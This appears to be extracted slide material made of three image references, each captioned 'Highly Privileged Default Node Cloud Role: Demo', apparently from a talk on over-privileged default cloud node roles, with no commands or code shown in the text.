
Highly Privileged Default Node Cloud Role: Demo




Highly Privileged Default Node Cloud Role: Demo




Highly Privileged Default Node Cloud Role: Demo



